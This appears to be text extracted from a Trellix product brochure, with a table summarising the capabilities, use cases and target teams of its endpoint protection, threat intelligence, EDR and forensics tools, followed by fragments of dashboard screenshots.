Trellix ENS	NGAV, Anti-Malware and Threat Protection using Intelligence, Signatures, Exploit Prevention, Firewall and Behavioural Rules.	Compliance, Award-winning protection, highly configurable, customized rules, alternative to Defender; supplement HX or other EDR	Workplace and Sec Ops Team
Trellix Insights	Taking proactive approach to prevent attacks before attacks happen. Ability to enhance security posture.	Understands trending threats across countries / industries.	Sec Ops Team
Trellix TIE	Add local file reputations from threat intelligence and sandbox.	Reduce MTTR, add own indicators of compromise for better protection	Sec Ops Team
Trellix EDR	AI-guided investigation. Allows tier 1 incident responders to do more. Threat hunting.	Detect threats that bypass prevention tools; investigate incidents; hunt for new threats	Sec Ops Team
Trellix Forensics (HX)	Proactive threat detection, investigation, forensics and hunting	Investigate incidents, root cause analysis; forensic investigations; replace Sysmon or 3 rd Party forensics	Sec Ops Team

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
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TRELLIX INTEL SECURITY

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Data Source Type: All Status: All

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MITRE ATT&CK™ Matrix

Focused View

Show: Last 7 Days

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
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




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